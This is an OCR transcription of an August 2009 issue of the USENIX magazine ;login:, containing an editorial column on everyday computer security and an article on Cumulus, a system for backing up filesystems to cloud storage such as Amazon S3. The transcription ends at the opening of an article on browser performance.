
AUGUST 2009 VOLUME 34 NUMBER 4

;login:

THE USENIX MAGAZINE



USENIX
The Advanced Computing Systems Association

USENIX Upcoming Events

22nd ACM Symposium on Operating Systems Principles (SOSP '09)

Sponsored by ACM SIGOPS in cooperation with USENIX

OCTOBER 11–14, 2009, BIG SKY, MT, USA
http://www.sigops.org/sosp/sosp09/

23rd Large Installation System Administration Conference (LISA '09)

Sponsored by USENIX and SAGE in cooperation with LOPSA

NOVEMBER 1–6, 2009, BALTIMORE, MD, USA
http://www.usenix.org/lisa09

Symposium on Computer-Human Interaction for Management of Information Technology (CHIMIT 09)

Sponsored by ACM in association with USENIX

NOVEMBER 7–8, 2009, BALTIMORE, MD, USA
http://www.chimit09.org/

ACM/IFIP/USENIX 10th International Middleware Conference

NOV. 30–DEC. 4, 2009, URBANA CHAMPAIGN, IL
http://middleware2009.cs.uiuc.edu/

8th USENIX Conference on File and Storage Technologies (FAST '10)

Sponsored by USENIX in cooperation with ACM SIGOPS

FEBRUARY 23–26, 2010, SAN JOSE, CA , USA
http://www.usenix.org/fast10
Submissions due: September 10, 2009

7th USENIX Symposium on Networked Systems Design and Implementation (NSDI '10)

Sponsored by USENIX in cooperation with ACM SIGCOMM and ACM SIGOPS

APRIL 28–30, 2010, SAN JOSE, CA, USA
http://www.usenix.org/nsdi10
Submissions due: October 2, 2009

2nd USENIX Workshop on Hot Topics in Parallelism (HotPar '10)

JUNE 14–15, BERKELEY, CA, USA
http://www.usenix.org/hotpar10
Submissions due: January 24, 2010

USENIX Conference on Web Application Development (WebApps '10)

Co-located with USENIX '10

JUNE 20–25, 2010, BOSTON, MA, USA
http://www.usenix.org/webapps10
Submissions due: January 11, 2010

2010 USENIX Annual Technical Conference (USENIX '10)

JUNE 20–25, 2010, BOSTON, MA, USA

19th USENIX Security Symposium (USENIX Security '10)

AUGUST 9–13, 2010, WASHINGTON, D.C.

9th USENIX Symposium on Operating Systems Design and Implementation (OSDI '10)

OCTOBER 4–6, 2010, VANCOUVER, B.C.

For a complete list of all USENIX & USENIX co-sponsored events, see http://www.usenix.org/events.

contents

;login:

VOL. 34, #4, AUGUST 2009

EDITOR
Rik Farrow
rik@usenix.org

MANAGING EDITOR
Jane-Ellen Long
jel@usenix.org

COPY EDITOR
Steve Gilmartin
proofshop@usenix.org

PRODUCTION
Casey Henderson
Jane-Ellen Long
Jennifer Peterson

TYPESETTER
Star Type
startype@comcast.net

USENIX ASSOCIATION
2560 Ninth Street,
Suite 215, Berkeley,
California 94710
Phone: (510) 528-8649
FAX: (510) 548-5738

http://www.usenix.org
http://www.sage.org

;login: is the official magazine of the USENIX Association.

;login: (ISSN 1044-6397) is published bi-monthly by the USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

$90 of each member's annual dues is for an annual subscription to *;login:*. Subscriptions for nonmembers are $125 per year.

Periodicals postage paid at Berkeley, CA, and additional offices.


POSTMASTER: Send address changes to *;login:*, USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

©2009 USENIX Association

USENIX is a registered trademark of the USENIX Association. Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. USENIX acknowledges all trademarks herein. Where those designations appear in this publication and USENIX is aware of a trademark claim, the designations have been printed in caps or initial caps.

RIK FARROW

musings



Rik is the Editor of *;login:*.

rik@usenix.org

I'VE DECIDED TO USE THIS COLUMN TO defend the ordinary person—certainly a monumental task, one requiring volumes instead of a couple of pages. Yet I believe I can make a dent in the project by focusing on just one group: the part of the human population that does not include most USENIX members or other computer security professionals and CS researchers.

The days when I spent a large part of my life standing in front of MIS and IT folk attempting to explain Internet security are long past, but they have left me with a strong feeling about the people who run both the public and the private computer and network infrastructures in North America. Keep in mind that I was either teaching classes or lecturing at conferences that focus on bringing in business and government IT people, I can say that understanding computer security is a black art for most of these people.

There, I've said it. Not having to stand in front of such an audience again will hopefully protect me from being stoned to death. But the very people in charge of administering our all-important cyber-infrastructure are largely clueless about what really matters. (N.B.: I use the adjective "cyber," even though I loathe it, as it has become popular.) I do not mean this as an attack on anyone's intelligence: if it was easy to get this stuff right, we wouldn't continue to have security problems. After all, the idea behind malware goes back to NSA research in the '70s, and viruses became popular in the late '80s—20 years ago.

Now let's broaden the potential lack of clue a bit. I suggest that most people who use computers and similar networked devices such as cell phones know just as little about computer security as, and likely less than, the managers of our cyber-industry.

All of this should appear blindingly obvious. Instead, I often hear things such as "The best AV product resides in the cerebral cortex" from buddies with a real clue working in security. To those of us who live in the parallel reality where security is easy, we rarely have security problems because we pay attention to the activities that get people into trouble, and we avoid those activities.

Windows

Note that avoiding such activities often includes avoiding the use of Windows. You might wonder how I could possibly know that, not unreasonably. The answer has to do with email headers, and just what you can see when your preferred mail tool is called Mail. While there are a few Windows users, I see many more "X-Mailer: Apple Mail" and even "User-Agent: Opera Mail/9.64 (Linux)" lines than versions of Outlook in email from my security acquaintances. But modified behavior goes far beyond simply being part of the low-hanging fruit, something you become when you use the world's most attacked software base.

As an example, I'd like to share a recent experience. When a friend visited me, he asked if he could attach his Windows notebook to my network. I said, "Sure, let me set you up outside my network but attached to the Internet." My friend wondered about this, but when I asked him about the status of his AV software, he said his license had expired some time ago. I explained that his Windows systems were surely full of malware by now, and that appeared to end the discussion.

Several days later, I get a call from the friend asking me if I knew about any good, free AV software. I explained that there is no such thing as free AV (ignoring ClamAV for such a user), but explained that he could try MS's Malicious Software Removal tool for free [1]. That tool can remove malware that is currently recognized, unless his system is already being controlled by something like Conficker, malware that prevents access to Microsoft and any AV vendor through its control of the Windows DNS client.

I can only assume that my friend's computer was indeed owned, as he soon resorted to installing some "free" AV software on his notebook. You, my reader, can already guess what happened next. My friend had installed *scareware* on his system, leaving it more infected than ever. As Bill Cheswick once described his dad's computer, my friend's computer was now "spewing blue smoke all over the Internet," to the point that my friend could tell "something was wrong." He asked me if he needed to reinstall Windows, and I told him that it was the next-best thing to do. The best thing for him to do, as he had bought his notebook used and had no install CD, was to install Linux. He could then safely recover his backup files from the USB sticks he was using, as they were likely to be infected as well (another Conficker trait [2]).

My point is not that my friend is stupid. He's actually intelligent and very successful in his field. It is just that his field is not computer security. He wants to use his computer in the same way he uses a car: he gets in, starts it up, and drives off. He probably had about four hours of formal training in driving as well as in the rituals that everyone obeys for the most part, such as driving on a particular side of the road. That's it.

But for someone to use a computer securely, they need to be versed in both security and system maintenance, in particular a patching regimen for both the operating system and any installed software. Imagine for a moment that your car would steal your identity if you forgot to update the firmware in the third-party stereo system. That's exactly where we are today, as even Microsoft agrees [3].

Actually, Microsoft is blaming applications for most of their security problems. And for the second half of 2008, this appears to be true. They also state that Vista is more secure than Windows XP, which also appears to be true. Looking at Microsoft Security Bulletins for the first half of 2008, most were for Windows applications, only one was unique to Vista, and four OS patches didn't apply to Vista at all. But of the 30 bulletins I looked at, 12 did.

Microsoft's malware scrubber reports on what it finds, so they can state with certainty that the malware infection rate on Vista is 60.6% less than that of Windows XP SP3 [4]. Somehow that number leaves me unimpressed. Sure, Vista is more secure than XP, but it is still getting infected with recognizable malware at an alarming rate, implied by the 60.6% number. Do you really want to use a computer that is infected with less malware? How about no malware instead?

Parallel Paths

I need to change tracks for a bit, and talk instead about the future of computing. In the June 2009 issue I wrote about some of the differences between SMP and cluster designs. In this issue you will find two articles explicitly about taking advantage of the massive parallelism that's starting to appear in processor design. If you read these two articles, I believe they will help you further understand how working with highly parallel systems requires changes in how we program. Note that Pete Galvin's column also focuses on parallelism, as it applies to using Sun's Niagara-based systems.

Many-core systems are the future of processor architecture, and we can see that systems will require great changes in how they are programmed if we are to realize the potential benefits. What I keep hoping is that while these changes are taking place, the architects of both the hardware and the supporting software will think about security right from the beginning.

I have written and spoken many times about the failure of our current systems when it comes to security. Designing new systems presents a rare opportunity to design in security from the start instead of attempting to add it later, which isthe usual approach. Adding security later works poorly, as I have already mentioned in this column.

Systems such as HiStar [5] actively encourage the use of hardware [6] to build secure systems from the ground up. HiStar and Flume both use information flow control, where data itself is labeled and these labels control which entities can send or receive the data. I really like this concept, as our current security models have a granularity based on users and files, subjects and objects, where the real issues today are for security of individual users, whether that user is running a Web browser or a Web server. In each case we want data from different sources to be isolated, and only merged or shared under controlled circumstances. Ownership of data at the user level is a flawed model, and our current security failures should make this blindingly clear.

The Lineup

This issue starts off with two articles that look at user-level issues. Michael Vrable et al. write about a project that uses the Cloud, in particular Amazon's S3, to store backups. Vrable's software makes intelligent use of minimal Cloud resources to provide full and incremental off-site backups. And he has made this software, Cumulus, available for use.

Switching gears, Leo Meyerovich writes about his experiences with parallelizing browser code. Leo points out that power-limited devices, such as cell phones, will be taking advantage of manycore CPUs and that this can only work when code has been written specifically for parallelism. Leo provides a table of simple experimental results, comparing Safari on a laptop to Safari in the iPhone when using the same WiFi network. His comparison proves that the iPhone's Web page rendering is slow because of its processor, not the network. Leo goes on to explain how designs for power-limited devices can improve performances through design decisions made across three axes.

Tim Kaldewey has written a thorough explanation of GPU programming. Tim began working with GPUs before the CUDA API made that task easier, and he contrasts programming before and after CUDA. Tim also explains the current downsides—largely bus and memory issues—to using manycore GPUs.

Dave Dittrich provides us with a survey of attack techniques. Dave has had a front row seat, starting with attacks on systems at the University of Washington in the late '90s. He has had ample opportunity to witness how attacks have advanced over the years, including changes that make malware more likely to be installed, yet more difficult to reverse-engineer.

Rudi van Drunen continues his series on hardware by showing how to build your own Stratum 1 time server using inexpensive hardware. Rudi demonstrates a bit of hardware hacking on a Soekris single-board computer that can increase the accuracy of a GPS-timesource by a factor of 1000, then explains how to build and install a FreeBSD firmware package that completes the project.

David Blank-Edelman begins a two-part series on using CGI::Application to build a simple Web application. David chose this Perl module because it is simple to learn and use, yet provides the state required for his example application.

Peter Galvin explains how to tell if an application will run well on Sun's Niagara-based systems. Niagara systems have multiple threads per core, and many cores as well, and these work very well to hide memory latency and provide great throughput. But if the target application does not use a lot of parallelism in its design and implementation, all of this hardware remains underused and performance suffers. Pete provides both tips and pointers to tools to determine if your applications will do well on Niagara.

Dave Josephsen takes a careful look at what happens when open source projects go commercial. I believe his cautionary tale will be familiar to many readers, as he writes about a Zimbra installation.

Robert Ferrell has written a parable about security that speaks for itself (or perhaps for Robert).

We have many great book reviews in this issue, as well as reports for NSDI, IPTPS, HotPar, and HotOS. Both the HotOS and HotPar reports include a lot of the discussion among participants, bringing these workshop reports alive.

I honestly try not to write about the failure of security too often, as I don't want to sound like a broken record, that is, a pre-Internet storage device where audio was recorded on spiral tracks on cheap vinyl media. After all, there are some bright sides to the current state of security. Enterprising criminals have succeeded in using the enormous amount of wasted desktop cycles to make money. Read Brian Kreb's article [7] about all the ways that people's Windows desktops are abused in moneymaking mayhem.

While I wish I could say that Linux is the answer, I will say that running operating systems other than Windows would certainly help many people. For the real programmers, there are the BSDs, so low in adoption rate that just about no one will exploit them. Then there are various Linux versions, a much simpler approach for the average person, and one that I have successfully convinced several friends to use (if only for their online banking and purchases). Apple's Mac OS has close to 10% of the desktop market but does not approach the exploit rate of Windows systems. This will not always be the case unless Apple does a lot more to secure their applications, something I think they are interested in doing.

You, too, should consider doing what you can to reduce cyber-crime. Encourage your friends and relatives to use other operating systems. Dan Geer famously wrote about the dangers of software monocultures [8], and we are living with the results of ignoring that today.

REFERENCES

[1] Malicious Software Removal Tool: http://www.microsoft.com/downloads/details.aspx?FamilyId=AD724AE0-E72D-4F54-9AB3-75B8EB148356&displaylang=en.

[2] Wikipedia, Conficker Initial Infection: http://en.wikipedia.org/wiki/Conficker#Initial_infection.

[3] MS Security Intelligence Report Volume 6: http://www.microsoft.com/security/portal/sir.aspx.

[4] "MS Blames Non-Redmond Apps for Security Woes," The Register: http://www.theregister.co.uk/2009/04/08/microsoft_security_report/.

[5] HiStar: http://www.scs.stanford.edu/histar/.

[6] Nickolai Zeldovich, Hari Kannan, Michael Dalton, and Christos Kozyrakis, "Hardware Enforcement of Application Security Policies Using Tagged Memory," *Proceedings of the 8th USENIX Symposium on Operating Systems Design and Implementation (OSDI '08)* (USENIX Association, 2008): http://www.usenix.org/events/osdi08/tech/full_papers/zeldovich.

[7] Brian Krebs, "The Scrap Value of a Hacked PC," WashingtonPost.com: http://voices.washingtonpost.com/securityfix/2009/05/the_scrap_value_of_a_hacked_pc.html.

[8] Dan Geer, "Monoculture on the Back of the Envelope," *;login:*, December 2005: http://www.usenix.org/publications/login/2005-12/openpdfs/geer.pdf.

MICHAEL VRABLE, STEFAN SAVAGE, AND GEOFFREY M. VOELKER

Cumulus: filesystem backup to the Cloud

Michael Vrable is pursuing a Ph.D. in computer science at the University of California, San Diego, and is advised by professors Stefan Savage and Geoffrey Voelker. He received an M.S. in computer science from UCSD (2007) and a B.S. in mathematics and computer science from Harvey Mudd College (2004).

mvrable@cs.ucsd.edu

Stefan Savage is an associate professor of computer science at the University of California, San Diego. He has a B.S. in history and reminds his colleagues of this fact anytime the technical issues get too complicated.

savage@cs.ucsd.edu

Geoffrey M. Voelker is an associate professor of computer science and engineering at the University of California, San Diego. He works in computer systems and networking.

voelker@cs.ucsd.edu

CUMULUS IS A SYSTEM FOR EFFICIENTLY implementing filesystem backups over the Internet, taking advantage of the growing availability of cheap storage options available online. Cloud service offerings such as Amazon's Simple Storage Service (S3), a part of Amazon Web Services, offer cheap storage at a fixed cost per gigabyte (no minimums or maximums) and are appealing for backup, since they provide an easy way to safely store data off-site.

There are pre-packaged online services specifically built for backup, such as Mozy and Carbonite. Cumulus explores the other end of the design space: building on top of a very generic cloud storage layer, an example of what we refer to as building on the "thin cloud." Using a generic, minimalist interface means that Cumulus is portable to virtually any online storage service—the client implements all application logic. Cumulus is not unique in this approach, but compared with existing backup tools targeting S3, Cumulus achieves lower costs, showing that this limited interface is not an impediment to achieving a very low and competitive cost for backup.

Related Tools

Unlike many traditional backup tools, Cumulus is not designed to stream backup data to tape. Cumulus instead takes advantage of the random access to files provided by online storage services—though it does still group writes together, since remote storage operations have a cost.

Unlike tools such as rsync, rdiff-backup, and boxbackup, no specialized code for Cumulus executes at the remote storage server. Cumulus cannot rely on a customized network protocol or run code at the server to manipulate snapshot data directly. However, like these systems, Cumulus does still attempt to be network-efficient, sending only changes to files over the network. If a user restores data, the client is responsible for reconstructing the snapshots from any deltas that were sent previously.

Other backup tools exist that target Amazon S3. Jungle Disk is a general-purpose network filesystem with S3 as the backing store; it can be used to store backups but has higher overhead, since it is optimized for random access to files. Brackup is quite similar to Cumulus, though Cumulus includes aggregation and cleaning mechanisms (described later) and can more efficiently represent incremental changes. Duplicity represents incremental backups very efficiently but cannot easily delete old snapshots. All of these systems, like Cumulus, can encrypt data before it is stored at the remote server.

Design

Cumulus stores backups on a remote server but, to be as portable as possible, imposes very few requirements on the server. Only four operations are required: put/get for storing and retrieving files, list for identifying data that is stored, and delete for reclaiming space. Cumulus does not depend upon the ability to read or write subsets of a file, nor does it need (or even use) support for reading and setting file attributes such as permissions and timestamps. The interface is simple enough to be implemented on top of any number of protocols: FTP, SFTP, WebDAV, Amazon's S3, or nearly any network file system.

Cumulus also adopts a *write-once storage model*: a file is never modified after it is first stored, except to be deleted to recover space. The write-once model provides convenient failure guarantees. Since files are never modified in place, a failed backup run cannot corrupt old snapshots. At worst, a failure will leave a partially written snapshot which can later be garbage-collected. Cumulus can keep snapshots at multiple points in time simply by not deleting the files that make up old snapshots.




FIGURE 1: SIMPLIFIED SCHEMATIC OF THE BASIC FORMAT FOR STORING SNAPSHOTS ON A STORAGE SERVER. TWO SNAPSHOTS ARE SHOWN, TAKEN ON SUCCESSIVE DAYS. EACH SNAPSHOT CONTAINS TWO FILES. *FILE1* CHANGES BETWEEN THE TWO SNAPSHOTS, BUT THE DATA FOR *FILE2* IS SHARED BETWEEN THE SNAPSHOTS. FOR SIMPLICITY IN THIS FIGURE, SEGMENTS HAVE LETTERS AS NAMES INSTEAD OF THE 128-BIT UUIDS USED IN PRACTICE.

The basic Cumulus snapshot format is illustrated in Figure 1. A snapshot logically consists of two main parts. A *metadata log* lists all the files backed up as well as ownership, modification times, and similar information. Cumulus stores file *data* separately. Both data and metadata are broken apart into smaller blocks, and a backup is structured as a tree (or sometimes a directed acyclic graph)—the block at the start of the metadata log contains pointers to other portions of the metadata log, which eventually contains pointers to data blocks for files. Cumulus stores metadata in textual, not binary, format. A *snapshot descriptor* points to the root of each backup snapshot.

Where duplicate data exists there may be multiple pointers to the same data blocks, making backups more space-efficient. Successive backup snapshots look something like the snapshots in a copy-on-write filesystem: multiple backup roots exist, but, when unchanged, data and metadata blocks are shared between the snapshots.

Aggregation and Cleaning

Backups in Cumulus would be straightforward if each backup were simply stored as a collection of blocks as described. However, these blocks will often be fairly small and, for many storage back ends, there is a penalty for storing large numbers of small files. For example, in addition to per-byte upload costs, Amazon S3 charges a small amount for each `put` operation.

To reduce costs, Cumulus aggregates blocks before sending them to a storage server. The example in Figure 1 illustrates this. We say that blocks are aggregated into *segments*, and Cumulus stores each segment as a separate file on the remote storage server. Each segment is internally structured as a tar file (so standard UNIX tools can unpack it), and segments may be filtered through a compression program (such as gzip) or encrypted (with gpg) before being sent over the network. Each segment has a unique name; we use a randomly generated 128-bit UUID so that segment names can be assigned without central coordination. Blocks are numbered sequentially within a segment.

Aggregation of data into segments can decrease costs but brings added complexity. When old snapshots are no longer needed, Cumulus reclaims space by garbage-collecting unused segments. It may be, however, that some segments only contain a small fraction of useful data. The remainder of these segments—data used only by deleted snapshots—is now wasted space. This problem is similar to the problem of reclaiming space in the Log-Structured File System (LFS) [1].

To reclaim space, Cumulus includes a *segment cleaner* that operates in two steps. First, it identifies segments which contain very little data and marks them as expired. Then, on the following backup run, Cumulus re-uploads (in new segments) any data that is still needed from the expired segments. Segment cleaning never requires downloading old segments. Cleaning cannot immediately delete expired segments when old snapshots still refer to them, but Cumulus can free them as the older snapshots are deleted.

Implementation

Our prototype Cumulus implementation is relatively compact: only slightly over 3,200 lines of C++ source code implementing the core backup functionality, along with another roughly 1,000 lines of Python for tasks such as restores, segment cleaning, and statistics gathering.

Each client stores on its local disk information about recent backups, primarily so that it can detect which files have changed and properly reuse blocks from previous snapshots. We do not need this information to recover data from a backup so its loss is not catastrophic, but this local state does enable various performance optimizations during backups.

To simplify the implementation and keep Cumulus flexible, we implement several tasks as external scripts. Helper scripts filter data to perform compression and encryption. External scripts also handle file transfers—local storage and transfers to Amazon S3 are supported, but adding additional storage back-ends is straightforward.

Some files, such as log files or database files, may only be partly changed between backup runs. Our Cumulus implementation can efficiently represent these partial changes to files: the metadata log entry for a file can refer to a mixture of old and new blocks, or even parts of blocks. Cumulus computes these sub-file incrementals in a manner similar to that used in the Low-Bandwidth File System [2]: it divides data into variable-sized chunks of approximately 4KB, and it detects duplicate data between different versions of a file at a chunk granularity.

We implemented the restore functionality in Python. To reduce disk space requirements, the restore tool downloads segments as needed during the restore instead of all at once at the start. When restoring selected files from a snapshot, it downloads only the necessary segments. Cumulus also includes a FUSE interface that allows a collection of backup snapshots to be mounted as a virtual filesystem on Linux, thereby providing random access with standard filesystem tools.

Evaluation


We use both trace-based simulation and a prototype implementation to evaluate the use of thin cloud services for remote backup. To drive our evaluation of Cumulus we replay a set of backups (taken with earlier versions of Cumulus) from a personal computer. These snapshots cover a period of over seven months and include an average of 2.4GB of data in each snapshot, with 40MB of data created or modified each day. In the FAST conference paper [3] we also consider traces taken from a research group file server. However, the end-user scenario is both more demanding (in terms of overhead within Cumulus) and likely more similar to expected uses for Cumulus.

Backup Simulations


Most of the overhead introduced by Cumulus is due to aggregation of data into segments and the associated cleaning costs. To better understand how this overhead depends on the details of aggregation and cleaning, we consider different scenarios in simulation using trace data, which allows us to explore the many possible parameter settings quickly.

The simulator tracks three overheads associated with performing backups, corresponding to the three quantities for which online services typically charge: daily storage requirements, network uploads, and an operation count (number of segments uploaded). The simulator makes several simplifications—it ignores file compression, sub-file incrementals, and file metadata overhead—but the prototype evaluation includes these.

In this simplified setting we compare Cumulus against an idealized *optimal backup* in which no space is wasted due to aggregation. In the optimal backup, each unique piece of data is transferred over the network and stored only once.



A. Average daily storage



B. Average daily upload

FIGURE 2: OVERHEADS FOR BACKUPS IN THE USER TRACE

Figure 2 shows the simulated overheads for a variety of parameter settings. Storage overhead compares the storage required at the server for up to 12 recent backup snapshots, averaged over the several months of the backup trace, against the minimum required (optimal backup). Network overhead is similar, but compares the average daily upload size against the optimal. The x-axis of each graph shows the results of varying the segment cleaning aggressiveness: a cleaning threshold of 0.6 means that any segments less than 60% utilized will be expired and marked for cleaning. Cleaning thresholds near zero indicate very little cleaning, and those near one indicate very aggressive segment cleaning. In addition, we consider the effect of aggregation by grouping data into segments from as small as 128KB to as large as 16MB.

Storage and upload overheads improve with decreasing segment size: smaller segments result in less wasted space in segments and less cleaning needed. As expected, increasing the cleaning threshold increases the network upload overhead: frequently rewriting segments requires more data to be uploaded. For very low cleaning thresholds, storage overhead grows due to wasted space in segments. When cleaning very aggressively, however, storage overhead also grows: aggressive cleaning produces a high segment churn, which, when storing multiple snapshots, means there may be multiple copies of the same data. In between is a happy medium with relatively low storage overhead.

We can combine all these overheads into the single number that matters to an end user: monthly price. In this analysis, we use prices for Amazon S3 (values are in US dollars):

- Storage: $0.15 per GB·month
- Upload: $0.10 per GB
- Segment: $0.01 per 1000 files uploaded

With this pricing model, the *segment* cost for uploading an empty file is equivalent to the *upload* cost for uploading approximately 100KB of data, i.e., when uploading 100KB files, half of the cost is for the bandwidth and half for the upload request itself. We would expect that segments somewhat larger than 100KB would achieve a minimum cost.




FIGURE 3: COSTS (US$) FOR BACKUPS FOR THE USER TRACE ASSUMING AMAZON S3 PRICES

Figure 3 shows the dollar costs from the Cumulus simulations. With per-segment costs included, a very small segment size becomes more expensive. At a segment size of 0.5–1 MB and a cleaning threshold near 0.5, Cumulus achieves costs competitive with the optimal: within about 5% of optimal and only slightly over $0.50 per month. The majority (over 75%) of the monthly cost pays for storage, with upload bandwidth a minor component. Importantly, the overhead is not overly sensitive to the system parameters, so Cumulus still provides good performance even if not tuned optimally.

Prototype Evaluation

System	Storage	Upload	Operations
Jungle Disk	≈ 2 GB	1.26 GB	30000
	$0.30	$0.126	$0.30
Brackup	1.340 GB	0.760 GB	9027
(default)	$0.201	$0.076	$0.090
Brackup	1.353 GB	0.713 GB	1403
(aggregated)	$0.203	$0.071	$0.014
Cumulus	1.264 GB	0.465 GB	419
	$0.190	$0.047	$0.004

TABLE 1: COST COMPARISON FOR BACKUPS BASED ON REPLAYING ACTUAL FILE CHANGES IN THE USER TRACE OVER A THREE-MONTH PERIOD. COSTS FOR CUMULUS ARE LOWER THAN THOSE FROM SIMULATION, IN PART BECAUSE SIMULATION IGNORED THE BENEFITS OF COMPRESSION AND SUB-FILE INCREMENTALS. VALUES ARE LISTED ON A PER-MONTH BASIS.

Finally, we provide some results from running our Cumulus prototype and compare with two existing backup tools that also target Amazon S3: Jungle Disk and Brackup. We use the complete file contents from the user trace to accurately measure the behavior of our full Cumulus prototype and other real backup systems. We compute the average cost, per month, broken down into storage, upload bandwidth, and operation count (files created or modified). Each system keeps only the single most recent snapshot on each day.

Cumulus cleans segments at less than 60% utilization on a weekly basis. We evaluate Brackup with two different settings. The first uses the option of merge_files_under=1kB to only aggregate files if they are under 1KB in size (this setting is recommended). Since this setting still results in many small files (many of the small files are still larger than 1KB), a "high aggregation" run sets `merge_files_under=16kB` to capture most of the small files and further reduce the operation count. Brackup includes the digest database in the files backed up, which serves a role similar to the database Cumulus stores locally. For fairness in the comparison, we subtract the size of the digest database from the sizes reported for Brackup.

Both Brackup and Cumulus use gpg to encrypt data in the test; gpg compresses the data with gzip prior to encryption. Encryption is enabled in Jungle Disk, but no compression is available.

In principle, we would expect backups with Jungle Disk to be near optimal in terms of storage and upload, since no space is wasted due to aggregation. But, as a tradeoff, Jungle Disk will have a much higher operation count. In practice, Jungle Disk experiences overhead from a lack of de-duplication, sub-file incrementals, and compression.

Table 1 compares the estimated backup costs for Cumulus with Jungle Disk and Brackup. Several key points stand out in the comparison:

- Storage and upload requirements for Jungle Disk are larger, owing primarily to the lack of compression.
- Except in the high aggregation case, both Brackup and Jungle Disk incur a large cost due to the many small files stored to S3. The per-file cost for uploads is larger than the per-byte cost, and for Jungle Disk significantly so.
- Brackup stores a complete copy of all file metadata with each snapshot, which in total accounts for 150–200 MB/month of the upload cost. The cost in Cumulus is lower, since Cumulus can store metadata changes as incrementals.

The Cumulus prototype thus shows that a service with a simple storage interface can achieve low overhead, and that Cumulus can achieve a lower total cost than other existing backup tools targeting S3.

Conclusions

The market for Internet-hosted backup service continues to grow. However, it remains unclear what form of this service will dominate. On one hand, it is in the natural interest of service providers to package backup as an integrated service, since that will both create a "stickier" relationship with the customer and allow higher fees to be charged as a result. On the other hand, given our results, the customer's interest may be maximized via an open market for commodity storage services (such as S3) and the increasing competition due to the low barrier to switching providers, thus driving down prices.

Cumulus source code is available at http://sysnet.ucsd.edu/projects/cumulus/.

REFERENCES

[1] Mendel Rosenblum and John K. Ousterhout, "The Design and Implementation of a Log-Structured File System," *ACM Transactions on Computer Systems* 10(1):26–52, 1992.

[2] Athicha Muthitacharoen, Benjie Chen, and David Mazières, "A Low-Bandwidth Network File System," *Proceedings of the 18th ACM Symposium on Operating Systems Principles (SOSP)* (ACM, 2001), pp. 174–187.

[3] Michael Vrable, Stefan Savage, and Geoffrey M. Voelker, "Cumulus: File-System Backup to the Cloud," *Proceedings of the 7th USENIX Conference on File and Storage Technologies (FAST '09)* (USENIX Association, 2009), pp. 225–238.

LEO MEYEROVICH

rethinking browser performance

Leo Meyerovich is a graduate student at the University of California, Berkeley, researching how better to write and run Web applications by exploiting programming languages. He created the Flapjax language for AJAX programming and helped start the Margrave project for understanding and verifying security policies. He is currently building a parallel Web browser.

lmeyerov@eecs.berkeley.edu

